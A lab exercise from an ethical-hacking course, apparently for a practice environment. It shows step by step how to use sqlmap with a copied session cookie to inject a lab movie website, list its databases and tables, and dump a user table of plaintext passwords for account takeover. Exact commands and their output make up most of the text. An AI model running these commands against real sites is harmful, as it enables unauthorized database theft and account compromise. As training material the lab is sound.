

Module 15: SQL Injection

Lab 1: Perform SQL Injection Attacks

Lab Scenario

SQL injection is an alarming issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection attacks are performed on SQL databases with weak codes that do not adequately filter, use strong typing, or correctly execute user input. This vulnerability can be used by attackers to execute database queries to collect sensitive information, modify database entries, or attach malicious code, resulting in total compromise of the most sensitive data.

As an ethical hacker or pen tester, in order to assess the systems in your target network, you should test relevant web applications for various vulnerabilities and flaws, and then exploit those vulnerabilities to perform SQL injection attacks.

Lab Objectives

- Perform an SQL injection attack against MSSQL to extract databases using sqlmap

Overview of SQL Injection

SQL injection can be used to implement the following attacks:

- **Authentication bypass:** An attacker logs onto an application without providing a valid username and password and gains administrative privileges
- **Authorization bypass:** An attacker alters authorization information stored in the database by exploiting SQL injection vulnerabilities
- **Information disclosure:** An attacker obtains sensitive information that is stored in the database
- **Compromised data integrity:** An attacker defaces a webpage, inserts malicious content into webpages, or alters the contents of a database
- **Compromised availability of data:** An attacker deletes specific information, the log, or audit information in a database
- **Remote code execution:** An attacker executes a piece of code remotely that can compromise the host OS

Task 1: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features, and a broad range of switches-from database fingerprinting and data fetching from the database to accessing the underlying file system and executing commands on the OS via out-of-band connections.

You can use sqlmap to perform SQL injection on a target website using various techniques, including Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band SQL injection.

In this task, we will use sqlmap to perform SQL injection attack against MSSQL to extract databases.


In this task, you will pretend that you are a registered user on the <http://www.moviescope.com> website, and you want to crack the passwords of the other users from the website's database.

1. Click [Parrot Security](#) to switch to the **Parrot Security** machine. Login using **attacker/toor**.


If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

2. Click the **Mozilla Firefox** icon from the menu bar in the top-left corner of **Desktop** to launch the web browser.
3. Navigate to <http://www.moviescope.com/>. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.


If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.




4. Once you are logged into the website, click the **View Profile** tab on the menu bar and, when the page has loaded, make a note of the URL in the address bar of the browser.




5. Right-click anywhere on the webpage and click **Inspect (Q)** from the context menu, as shown in the screenshot.



6. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.



7. Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser. Note down the URL of the web page.



8. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

The password that you type will not be visible.

9. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value that you copied in Step#7]" --dbs** command.

In this query, **-u** specifies the target URL (the one you noted down in Step#7), **--cookie** specifies the HTTP cookie header value, and **--dbs** enumerates DBMS databases.

10. The above query causes sqlmap to enforce various injection techniques on the name parameter of the URL in an attempt to extract the database information of the **MovieScope** website.

The screenshot shows a Parrot OS desktop environment. In the top right corner, the date and time are displayed as "Wed Mar 13, 01:52". The main window is a terminal titled "sudo su - Parrot Terminal". The terminal window has a dark background with a green status bar at the bottom. The terminal session shows the following commands:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro="; ui-t
abs-1=0" --dbs
```

The terminal window is positioned over a dark, abstract network visualization. Below the terminal, the desktop interface includes a menu bar with "Menu", a taskbar with icons for "Home - MovieScope ...", "sudo su - Parrot Termi...", and a system tray icon.

11. If the message **Do you want to skip test payloads specific for other DBMSes? [Y/n]** appears, type **Y** and press **Enter**.
12. If the message **for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n]** appears, type **Y** and press **Enter**.
13. Similarly, if any other message appears, type **Y** and press **Enter** to continue.

The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar indicates the application is 'sqlmap' and the command used is 'sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --dbs'. The terminal output is as follows:

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:57:39 /2024-03-13/

[01:57:39] [INFO] testing connection to the target URL
[01:57:40] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:57:40] [WARNING] reflective value(s) found and filtering out
[01:57:40] [INFO] testing if the target URL content is stable
[01:57:41] [INFO] target URL content is stable
[01:57:41] [INFO] testing if GET parameter 'id' is dynamic
[01:57:41] [INFO] GET parameter 'id' appears to be dynamic
[01:57:42] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[01:57:43] [INFO] testing for SQL injection on GET parameter 'id'
[01:57:43] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:57:44] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause'
injectable (with --string="DC")
[01:57:44] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'Microsoft SQL Server'
it looks like the back-end DBMS is 'Microsoft SQL Server'. Do you want to skip test payloads specific
for other DBMSes? [Y/n] Y
```

14. sqlmap retrieves the databases present in the MSSQL server. It also displays information about the web server OS, web application technology, and the backend DBMS, as shown in the screenshot.

The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar indicates the command is "sqlmap -u http://www.moviescope.com/viewprofile.aspx?id=1 --cookie='mscope=1jWydNf8wro=; ui-tabs-1=0' -dbs". The terminal output is as follows:

```
[01:59:19] [INFO] confirming Microsoft SQL Server
[01:59:19] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2019 or 11 or 2022 or 2016 or 10
web application technology: Microsoft IIS 10.0, ASP.NET, ASP.NET 4.0.30319
back-end DBMS: Microsoft SQL Server 2017
[01:59:19] [INFO] fetching database names
available databases [9]:
[*] DWConfiguration
[*] DWDiagnostics
[*] DWQueue
[*] GoodShopping
[*] master
[*] model
[*] moviescope
[*] msdb
[*] tempdb

[01:59:19] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[01:59:19] [WARNING] your sqlmap version is outdated
[*] ending @ 01:59:19 /2024-03-13/
[root@parrot]~[/home/attacker]
#
```

The terminal window has a green background. The bottom status bar shows the command "sqlmap -u http://www.moviescope.com/viewprofile.aspx?id=1 --cookie='mscope=1jWydNf8wro=; ui-tabs-1=0' -dbs" and the current directory "/home/attacker".

15. Now, you need to choose a database and use sqlmap to retrieve the tables in the database. In this lab, we are going to determine the tables associated with the database **moviescope**.
16. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step#7]" -D moviescope --tables** command.

In this query, **-D** specifies the DBMS database to enumerate and **--tables** enumerates DBMS database tables.

17. The above query causes sqlmap to scan the **moviescope** database for tables located in the database.

The screenshot shows a Parrot OS desktop environment. In the foreground, a terminal window titled "clear - Parrot Terminal" is open, displaying the command:

```
[root@parrot]~[~/home/attacker]
#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wio=; ui-t
abs-1=0" -D moviescope --tables
```


In the background, a file browser window titled "attacker's Home" is visible, showing a directory structure with files like "README.license" and "Trash".

18. sqlmap retrieves the table contents of the moviescope database and displays them, as shown in screenshot.

```
Applications Places System sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1|WydNf8wro=; ui-tabs-1=0" -D moviescope --tables -P
File Edit View Search Terminal Help
[02:04:01] [INFO] fetching tables for database: moviescope
Database: moviescope
[11 tables]
+-----+
| Comments      |
| CustomerLogin |
| Movie_Details  |
| Offices        |
| OrderDetails   |
| OrderDetails1  |
| Orders         |
| Orders1        |
| User_Login     |
| User_Profile   |
| tblContact     |
+-----+
[02:04:02] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[02:04:02] [WARNING] your sqlmap version is outdated
[*] ending @ 02:04:02 /2024-03-13/
[root@parrot]~[/home/attacker]
#
```

19. Now, you need to retrieve the table content of the column **User_Login**.

20. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step#7]" -D moviescope -T User_Login --dump** command to dump all the **User_Login** table content.



21. sqlmap retrieves the complete **User_Login** table data from the database moviescope, containing all users' usernames under the **Uname** column and passwords under the **password** column, as shown in screenshot.
22. You will see that under the **password** column, the passwords are shown in plain text form.

```
Applications Places System 🌐 ⚡ 🗑️ 🎯 Wed Mar 13, 02:09
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=;ui-tabs-1=0" -D moviescope -T User_Login
File Edit View Search Terminal Help
[02:06:33] [INFO] fetching entries for table 'User_Login' in database 'moviescope'
[02:06:33] [WARNING] reflective value(s) found and filtering out
Database: moviescope
Table: User_Login
[5 entries]
+----+-----+-----+-----+
| Uid | Uname | isAdmin | password |
+----+-----+-----+-----+
| 1   | sam    | True    | test      |
| 2   | john   | True    | qwerty    |
| 3   | kety   | NULL    | apple     |
| 4   | steve  | NULL    | password  |
| 5   | lee    | NULL    | test      |
+----+-----+-----+-----+
[02:06:33] [INFO] table 'moviescope.dbo.User_Login' dumped to CSV file '/root/.local/share/sqlmap/output/www.moviescope.com/dump/moviescope/User_Login.csv'
[02:06:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.moviescope.com'
[02:06:33] [WARNING] your sqlmap version is outdated
[*] ending @ 02:06:33 /2024-03-13/
[root@parrot]~[/home/attacker]
#
```

23. To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the **Developer Tools** console, and click **Logout** to start a new session on the site.

